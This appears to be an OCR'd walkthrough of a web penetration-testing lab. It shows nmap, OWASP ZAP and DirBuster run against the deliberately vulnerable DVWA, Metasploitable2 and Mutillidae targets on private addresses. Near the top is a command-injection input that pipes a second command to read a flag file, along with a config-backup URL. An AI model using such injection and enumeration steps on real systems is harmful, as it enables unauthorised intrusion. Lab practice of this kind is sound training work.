      Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*
    </title>
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css">
    <link rel="icon" type="\image/ico" href="../../favicon.ico">
    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
    <div id="container">...</div>
  </body>
</html>
```



8.8.8.8|more ../../hackable/flags/fi.php

http://192.168.1.6/config/config.inc.php.bak



- http://192.168.1.6/config/
- http://192.168.1.6/docs/
- http://192.168.1.6/dvwa/
- http://192.168.1.6/dvwa/css/
- http://192.168.1.6/dvwa/images/
- http://192.168.1.6/dvwa/includes/
- http://192.168.1.6/dvwa/includes/DBMS/
- http://192.168.1.6/dvwa/js/
- http://192.168.1.6/external/
- http://192.168.1.6/external/phpids/
- http://192.168.1.6/external/phpids/0.6/
- http://192.168.1.6/external/phpids/0.6/docs/
- http://192.168.1.6/external/phpids/0.6/docs/examples/
- http://192.168.1.6/external/phpids/0.6/lib/
- http://192.168.1.6/external/phpids/0.6/lib/IDS/
- http://192.168.1.6/external/phpids/0.6/tests/
- http://192.168.1.6/external/phpids/0.6/tests/IDS/
- http://192.168.1.6/external/recaptcha/

Index of /hackable

Name	Last modified	Size	Description
Parent Directory		-	
flags/	2018-10-12 17:44	-	
uploads/	2018-10-12 17:44	-	
users/	2018-10-12 17:44	-	

Apache/2.4.25 (Debian) Server at 192.168.1.6 Port 80

nmap 192.168.1.6

Starting Nmap 7.70 (https://nmap.org) at 2019-03-05 05:38 EST

Nmap scan report for 192.168.1.6

Host is up (0.0011s latency).

Not shown: 998 closed ports

PORT   STATE SERVICE

22/tcp open ssh

80/tcp open http

MAC Address: 08:00:27:B7:26:F0 (Oracle VirtualBox virtual NIC)

Untitled Session - OWASP ZAP 2.7.0

File Edit View Analyse Report Tools Online Help

Standard Mode

Sites

Contexts
Default Context
Sites

Quick Start | Request | Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://192.168.1.6 Select...

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application: Launch Browser | JxBrowser

History | Search | Alerts | Output | Spider | Active Scan

Alerts (5)
- Directory Browsing (3)
- X-Frame-Options Header Not Set (2)
  - GET: http://192.168.1.6
  - GET: http://192.168.1.6/login.php
- Cookie No HttpOnly Flag (2)
  - GET: http://192.168.1.6
  - GET: http://192.168.1.6
- Web Browser XSS Protection Not Enabled (3)
  - GET: http://192.168.1.6
  - GET: http://192.168.1.6/login.php
  - GET: http://192.168.1.6/sitemap.xml
- X-Content-Type-Options Header Missing (6)
  - GET: http://192.168.1.6
  - GET: http://192.168.1.6/dvwa/css/login.css
  - GET: http://192.168.1.6/dvwa/images/login_logo.png
  - GET: http://192.168.1.6/dvwa/images/RandomStorm.
  - GET: http://192.168.1.6/login.php
  - GET: http://192.168.1.6/robots.txt

Web Browser XSS Protection Not Enabled

URL: http://192.168.1.6/login.php
Risk: Low
Confidence: Medium
Parameter: X-XSS-Protection
Attack:
Evidence:
CWE ID: 933
WASC ID: 14
Source: Passive (10016 - Web Browser XSS Protection Not Enabled)

Description:

Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server

Other Info:


The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:
X-XSS-Protection: 1; mode=block
X-XSS-Protection: 1; report=http://www.example.com/xss

Solution:


Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.

Alerts 0 2 3 0

Current Scans 0 0 0 0 0 0 0


root@kali: /usr/share/wordlists
File Edit View Search Terminal Help
root@kali:/usr/share/wordlists# ls -tal
total 188780
-rw-r--r-- 1 root root 139921507 Mar 14 08:54 rockyou.txt
drwxr-xr-x 2 root root 4096 Mar 14 08:54 .
drwxr-xr-x 448 root root 20480 Mar 14 05:49 ..
lrwxrwxrwx 1 root root 25 Oct 26 04:40 dirb -> /usr/s
lrwxrwxrwx 1 root root 30 Oct 26 04:40 dirbuster -> /
lrwxrwxrwx 1 root root 35 Oct 26 04:40 dnsmap.txt ->
lrwxrwxrwx 1 root root 41 Oct 26 04:40 fasttrack.txt
lrwxrwxrwx 1 root root 45 Oct 26 04:40 fern-wifi -> /
lrwxrwxrwx 1 root root 46 Oct 26 04:40 metasploit ->
lrwxrwxrwx 1 root root 41 Oct 26 04:40 nmap.lst -> /u
lrwxrwxrwx 1 root root 34 Oct 26 04:40 sqlmap.txt ->
lrwxrwxrwx 1 root root 25 Oct 26 04:40 wfuzz -> /usr/
-rw-r--r-- 1 root root 53357341 Mar 3 2013 rockyou.txt.gz
root@kali:/usr/share/wordlists# dirbuster
Starting OWASP DirBuster 1.0-RC1
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://192.168.1.6
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/wordlists/rockyou.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details


Metasploitable2 - Linux
192.168.1.205
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV


Welcome to TWiki - A Web-based
192.168.1.205
150%
Welcome to TWiki
readme.txt
license.txt
TWikiDocumentation.html
TWikiHistory.html
Lets get started with this web based collaboration platform

WelcomeGuest: TWiki is a flexible, powerful, secure, yet simple web-based collaboration platform. Use TWiki to run a project development space, a document management system, a knowledge base or any other groupware tool on either on an intranet or on the Internet. You can edit any TWiki page.

Powered by TWiki

The TWiki TM home is at http://TWiki.org/

TWiki Site Map		Use to...
TWiki.Main	Welcome to TWiki... Users, Groups, Offices - tour this expandable virtual workspace. { Changes | Search | Prefs }	...get a first-hand feel for TWiki possibilities.
TWiki.TWiki	Welcome, Registration, and other StartingPoints; TWiki history & Wiki style; All the docs... { Changes | Search | Prefs }	...discover TWiki details, and how to start your own site.
TWiki.Know	Knowledge base set-up - Add TWikiForms for organizing and classifying content. { Changes | Search | Prefs }	...try free-form collaboration, with structure!
TWiki.Sandbox	Sandbox test area with all features enabled. { Changes | Search | Prefs }	...experiment in an unrestricted hands-on web.
You can use color coding by web for identification and reference. This table is updated automatically based on WebPreferences settings of the individual webs. Contact webmaster@your.company if you need a separate collaboration web for your team.		

TWiki.Main Web:

- **TWikiUsers:** List of users of this TWiki web.
- TWikiGroups: List of groups.
- OfficeLocations: Corporate offices.

- [ ] Search (More options in WebSearch)
- WebChanges: Display recent changes to the Main web
- WebIndex: List all Main topics in alphabetical order. See also the faster WebTopicList
- WebNotify: Subscribe to an e-mail alert sent when something changes in the Main web
- WebStatistics: View access statistics of the Main web
- WebPreferences: Preferences of the Main web (TWikiPreferences has site-wide preferences)

TWiki.TWiki Web:

- **WelcomeGuest:** Look here first to get you rolling on TWiki.
- TWikiSite: Explains what a TWiki site is.
- TWikiRegistration: Create your account in order to edit topics.
- Documentation:
  - TWikiFAQ has a list of frequently asked questions.
  - TWikiDocumentation is the implementation documentation of TWiki.
  - TWikiHistory shows TWiki's implementation history.
- How to edit text:
  - GoodStyle: Things to consider when changing text.
  - TextFormattingRules: Easy to learn rules for editing text.
  - TextFormattingFAQ: Answers to frequently asked questions about text formatting.
- TWikiPreferences: TWiki site-level preferences

Notes:

- You are currently in the Main web. The color code for this web is this background, so you know where you are.
- If you are not familiar with the TWiki collaboration platform, please visit WelcomeGuest first.

192.168.1.205/mutillidae/

192.168.1.205/mutillidae/

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Samurai Web Testing Framework

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0

PHP Version: 5.2.4-2ubuntu5.10

The newest version of Mutillidae can downloaded from Irongeek's Site

192.168.1.205/mutillidae/index.php?page=php-errors.php